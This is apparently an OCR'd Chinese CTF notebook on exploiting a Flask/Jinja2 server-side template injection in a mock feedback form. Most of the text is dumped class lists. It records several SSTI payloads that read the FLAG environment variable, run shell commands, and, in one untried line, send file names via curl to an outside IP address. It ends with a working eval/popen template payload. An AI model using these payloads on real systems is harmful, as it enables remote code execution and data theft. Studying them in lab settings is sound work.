'jinja2.bccache.BytecodeCache'>, <class 'ast.NodeVisitor'>, <class
'dis.Bytecode'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>,
<class 'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.Parameter'>,
<class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class
'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class
'urllib.parse._NetlocResultMixinBase'>, <class 'jinja2.utils.MissingType'>, <class
'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>,
<class 'jinja2.utils.Namespace'>, <class 'jinja2.nodes.EvalContext'>, <class
'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>, <class
'jinja2.idtracking.Symbols'>, <class 'jinja2.compiler.MacroRef'>, <class
'jinja2.compiler.Frame'>, <class 'jinja2.runtime.TemplateReference'>, <class
'jinja2.runtime.Context'>, <class 'jinja2.runtime.BlockReference'>, <class
```

```
'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>, <class
'jinja2.runtime.Undefined'>, <class 'numbers.Number'>, <class
'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>, <class
'jinja2.lexer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class
'jinja2.parser.Parser'>, <class 'jinja2.environment.Environment'>, <class
'jinja2.environment.Template'>, <class 'jinja2.environment.TemplateModule'>,
<class 'jinja2.environment.TemplateExpression'>, <class
'jinja2.environment.TemplateStream'>, <class 'importlib.abc.Finder'>, <class
'importlib.abc.Loader'>, <class 'importlib.abc.ResourceReader'>, <class
'jinja2.loaders.BaseLoader'>, <class 'select.poll'>, <class 'select.epoll'>, <class
'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'array.array'>, <class
'socketserver.BaseServer'>, <class 'socketserver.ForkingMixIn'>, <class
'socketserver._NoThreads'>, <class 'socketserver.ThreadingMixIn'>, <class
'socketserver.BaseRequestHandler'>, <class 'datetime.date'>, <class
'datetime.time'>, <class 'datetime.timedelta'>, <class 'datetime.tzinfo'>, <class
'calendar._localized_month'>, <class 'calendar._localized_day'>, <class
'calendar.Calendar'>, <class 'calendar.different_locale'>, <class
'email._parseaddr.AddrlistClass'>, <class 'email.charset.Charset'>, <class
'email.header.Header'>, <class 'email.header._ValueFormatter'>, <class
'email._policybase._PolicyBase'>, <class 'email.feedparser.BufferedSubFile'>,
<class 'email.feedparser.FeedParser'>, <class 'email.parser.Parser'>, <class
'email.parser.BytesParser'>, <class 'email.message.Message'>, <class
'http.client.HTTPConnection'>, <class '_ssl._SSLContext'>, <class
'_ssl._SSLSocket'>, <class '_ssl.MemoryBIO'>, <class '_ssl.Session'>, <class
'ssl.SSLObject'>, <class 'mimetypes.MimeTypes'>, <class
'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class
'logging.LogRecord'>, <class 'logging.PercentStyle'>, <class 'logging.Formatter'>,
<class 'logging.BufferingFormatter'>, <class 'logging.Filter'>, <class
'logging.Filterer'>, <class 'logging.PlaceHolder'>, <class 'logging.Manager'>,
<class 'logging.LoggerAdapter'>, <class 'werkzeug._internal._Missing'>, <class
'werkzeug.exceptions.Aborter'>, <class 'urllib.request.Request'>, <class
'urllib.request.OpenerDirector'>, <class 'urllib.request.BaseHandler'>, <class
'urllib.request.HTTPPasswordMgr'>, <class
'urllib.request.AbstractBasicAuthHandler'>, <class
'urllib.request.AbstractDigestAuthHandler'>, <class 'urllib.request.URLopener'>,
<class 'urllib.request.ftpwrapper'>, <class 'http.cookiejar.Cookie'>, <class
'http.cookiejar.CookiePolicy'>, <class 'http.cookiejar.Absent'>, <class
'http.cookiejar.CookieJar'>, <class 'werkzeug.datastructures.ImmutableListMixin'>,
<class 'werkzeug.datastructures.ImmutableDictMixin'>, <class
'werkzeug.datastructures._omd_bucket'>, <class
'werkzeug.datastructures.Headers'>, <class
'werkzeug.datastructures.ImmutableHeadersMixin'>, <class
'werkzeug.datastructures.IfRange'>, <class 'werkzeug.datastructures.Range'>,
<class 'werkzeug.datastructures.ContentRange'>, <class
```

```
'werkzeug.datastructures.FileStorage'>, <class
'dataclasses._HAS_DEFAULT_FACTORY_CLASS'>, <class
'dataclasses._MISSING_TYPE'>, <class 'dataclasses._FIELD_BASE'>, <class
'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class
'dataclasses._DataclassParams'>, <class 'werkzeug.sansio.multipart.Event'>,
<class 'werkzeug.sansio.multipart.MultipartDecoder'>, <class
'werkzeug.sansio.multipart.MultipartEncoder'>, <class 'pkgutil.ImpImporter'>,
<class 'pkgutil.ImpLoader'>, <class 'hmac.HMAC'>, <class
'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class
'werkzeug.wsgi._RangeWrapper'>, <class
'werkzeug.formparser.FormDataParser'>, <class
'werkzeug.formparser.MultiPartParser'>, <class
'werkzeug.user_agent.UserAgent'>, <class 'werkzeug.sansio.request.Request'>,
<class 'werkzeug.sansio.response.Response'>, <class
'werkzeug.wrappers.response.ResponseStream'>, <class
'werkzeug.test._TestCookieHeaders'>, <class
'werkzeug.test._TestCookieResponse'>, <class 'werkzeug.test.EnvironBuilder'>,
<class 'werkzeug.test.Client'>, <class 'werkzeug.local.Local'>, <class
'werkzeug.local.LocalManager'>, <class 'werkzeug.local._ProxyLookup'>, <class
'flask.globals._FakeStack'>, <class 'decimal.Decimal'>, <class 'decimal.Context'>,
<class 'decimal.SignalDictMixin'>, <class 'decimal.ContextManager'>, <class
'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class
'platform._Processor'>, <class 'uuid.UUID'>, <class
'flask.json.provider.JSONProvider'>, <class 'gettext.NullTranslations'>, <class
'click._compat._FixupStream'>, <class 'click._compat._AtomicFile'>, <class
'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class
'click.utils.PacifyFlushWrapper'>, <class 'click.types.ParamType'>, <class
'click.parser.Option'>, <class 'click.parser.Argument'>, <class
'click.parser.ParsingState'>, <class 'click.parser.OptionParser'>, <class
'click.formatting.HelpFormatter'>, <class 'click.core.Context'>, <class
'click.core.BaseCommand'>, <class 'click.core.Parameter'>, <class
'werkzeug.routing.converters.BaseConverter'>, <class 'difflib.SequenceMatcher'>,
<class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class 'pprint._safe_key'>, <class
'pprint.PrettyPrinter'>, <class 'werkzeug.routing.rules.RulePart'>, <class
'werkzeug.routing.rules.RuleFactory'>, <class
'werkzeug.routing.rules.RuleTemplate'>, <class 'werkzeug.routing.matcher.State'>,
<class 'werkzeug.routing.matcher.StateMachineMatcher'>, <class
'werkzeug.routing.map.Map'>, <class 'werkzeug.routing.map.MapAdapter'>,
<class 'flask.signals.Namespace'>, <class 'flask.signals._FakeSignal'>, <class
'flask.cli.ScriptInfo'>, <class 'flask.config.ConfigAttribute'>, <class
'flask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>, <class
'flask.ctx.RequestContext'>, <class 'pathlib._Flavour'>, <class 'pathlib._Accessor'>,
<class 'pathlib._Selector'>, <class 'pathlib._TerminatingSelector'>, <class
'pathlib.PurePath'>, <class 'flask.scaffold.Scaffold'>, <class
```

'itsdangerous.signer.SigningAlgorithm'>, <class 'itsdangerous.signer.Signer'>, <class 'itsdangerous.serializer.Serializer'>, <class 'itsdangerous._json._CompactJSON'>, <class 'flask.json.tag.JSONTag'>, <class 'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class 'flask.blueprints.BlueprintSetupState'>, <class 'unicodedata.UCD'>]"




你有什么想对校长说的话可以写在这里

这会发到校长邮箱

提交

```
感谢您的意见，"[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>,
<class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitemiterator'>, <class 'odict_iterator'>,
<class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>,
<class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class
'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class
'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class
'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class
'Token'>, <class 'Token.MISSING'>, <class 'moduledef'>, <class 'module'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class
'_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>,
<class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class
'posix.DirEntry'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class
'_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class 'zipimport._ZipImportResourceReader'>, <class
'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>,
<class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'types.GenericAlias'>, <class 'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class
'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class
'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'itertools.accumulate'>,
<class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class
'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class
'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class
'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <class 'types.DynamicClassAttribute'>, <class
'types._GeneratorWrapper'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'enum.auto'>, <enum
'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're.Scanner'>, <class 'string.Template'>, <class 'string.Formatter'>,
<class 'contextlib.ContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'typing._Final'>, <class 'typing._Immutable'>, <class 'typing.Generic'>, <class 'typing._TypingEmpty'>, <class
'typing._TypingEllipsis'>, <class 'typing.Annotated'>, <class 'typing.NamedTuple'>, <class 'typing.TypedDict'>, <class 'typing.io'>, <class 'typing.re'>, <class 'ast.AST'>, <class 'markupsafe._MarkupEscapeHelper'>, <class '__future__._Feature'>,
<class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class '_struct.Struct'>, <class '_struct.unpack_iterator'>, <class '_pickle.Pdata'>, <class '_pickle.PicklerMemoProxy'>,
<class '_pickle.UnpicklerMemoProxy'>, <class '_pickle.Pickler'>, <class '_pickle.Unpickler'>, <class 'pickle._Framer'>, <class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class 'warnings.WarningMessage'>, <class
'warnings.catch_warnings'>, <class 'zlib.Compress'>, <class 'zlib.Decompress'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>,
<class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class '_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class '_lzma.LZMADecompressor'>, <class
'_random.Random'>, <class '_sha512.sha384'>, <class '_sha512.sha512'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'tempfile._RandomNameSequence'>, <class 'tempfile._TemporaryFileCloser'>, <class
'tempfile._TemporaryFileWrapper'>, <class 'tempfile.SpooledTemporaryFile'>, <class 'tempfile.TemporaryDirectory'>, <class '_hashlib.HASH'>, <class '_hashlib.HMAC'>, <class '_blake2.blake2b'>, <class '_blake2.blake2s'>, <class
'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'ast.NodeVisitor'>, <class 'dis.Bytecode'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class
'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>, <class 'jinja2.utils.MissingType'>,
<class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class 'jinja2.nodes.EvalContext'>, <class 'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>, <class
'jinja2.idtracking.Symbols'>, <class 'jinja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class 'jinja2.runtime.TemplateReference'>, <class 'jinja2.runtime.Context'>, <class 'jinja2.runtime.BlockReference'>, <class
'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>, <class 'jinja2.runtime.Undefined'>, <class 'numbers.Number'>, <class 'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>, <class 'jinja2.lexer.TokenStream'>, <class
'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class 'jinja2.environment.Environment'>, <class 'jinja2.environment.Template'>, <class 'jinja2.environment.TemplateModule'>, <class 'jinja2.environment.TemplateExpression'>, <class
'jinja2.environment.TemplateStream'>, <class 'importlib.abc.Finder'>, <class 'importlib.abc.Loader'>, <class 'importlib.abc.ResourceReader'>, <class 'jinja2.loaders.BaseLoader'>, <class 'select.poll'>, <class 'select.epoll'>, <class
'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'array.array'>, <class 'socketserver.BaseServer'>, <class 'socketserver.ForkingMixIn'>, <class 'socketserver._NoThreads'>, <class 'socketserver.ThreadingMixIn'>, <class
'socketserver.BaseRequestHandler'>, <class 'datetime.date'>, <class 'datetime.time'>, <class 'datetime.timedelta'>, <class 'datetime.tzinfo'>, <class 'calendar._localized_month'>, <class 'calendar._localized_day'>, <class 'calendar.Calendar'>,
```




你有什么想对校长说的话可以写在这里

这会发到校长邮箱

提交

感谢您的意见，"<class 'itertools.combinations'>"已提交！



武氵 又大学

你好，III同学,你被武氵 又大学退学了

你有什么想对校长说的话可以写在这里

{{''.__class__.__mro__[1].__subclasses__()[137]}}

感谢您的意见，"[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitemiterator'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class 'moduledef'>, <class 'module'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class 'zipimport._ZipImportResourceReader'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'types.GenericAlias'>, <class 'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're.Scanner'>, <class 'string.Template'>, <class 'string.Formatter'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'typing._Final'>, <class 'typing._Immutable'>, <class 'typing.Generic'>, <class 'typing._TypingEmpty'>, <class 'typing._TypingEllipsis'>, <class 'typing.Annotated'>, <class 'typing.NamedTuple'>, <class 'typing.TypedDict'>, <class 'typing.io'>, <class 'typing.re'>, <class 'ast.AST'>, <class 'markupsafe._MarkupEscapeHelper'>, <class '__future__._Feature'>, <class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class '_struct.Struct'>, <class '_struct.unpack_iterator'>, <class '_pickle.Pdata'>, <class '_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class '_pickle.Pickler'>, <class '_pickle.Unpickler'>, <class 'pickle._Framer'>, <class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'zlib.Compress'>, <class 'zlib.Decompress'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class '_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class '_lzma.LZMADecompressor'>, <class '_random.Random'>, <class '_sha512.sha384'>, <class '_sha512.sha512'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'tempfile._RandomNameSequence'>, <class 'tempfile._TemporaryFileCloser'>, <class

{{''.__class__.__mro__[1].__subclasses__()[135].__init__.__globals__['os'].__dict__.environ['FLAG']}}

没有

{{''.__class__.__mro__[1].__subclasses__()[135].__init__.__globals__['os']}}

有

{{''.__class__.__mro__[1].__subclasses__()[135].__init__.__globals__['os'].system('ls')}}

没有

{{''.__class__.__mro__[1].__subclasses__()[135].__init__.__globals__['os'].system('ls> tt.txt & cat tt.txt | xargs -I {} curl http://172.93.33.250/?{}')}}

还没试

{{''.__class__.__mro__[1].__subclasses__()[79]}}

一个 zip 文件


{{''.__class__.__mro__[1].__subclasses__()[135].__init__.__globals__['os'].__dict__}}

以上的路应该是走不通了

继续搜索，找到了这个，原来可以直接脚本式地渲染呀


flask ssti 漏洞复现 - 简书 (jianshu.com)


```
{% for c in ().__class__.__bases__[0].__subclasses__(): %}

{% if c.__name__ == '_IterationGuard': %}

{{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('ls').read()") }}

{% endif %}

{% endfor %}
```



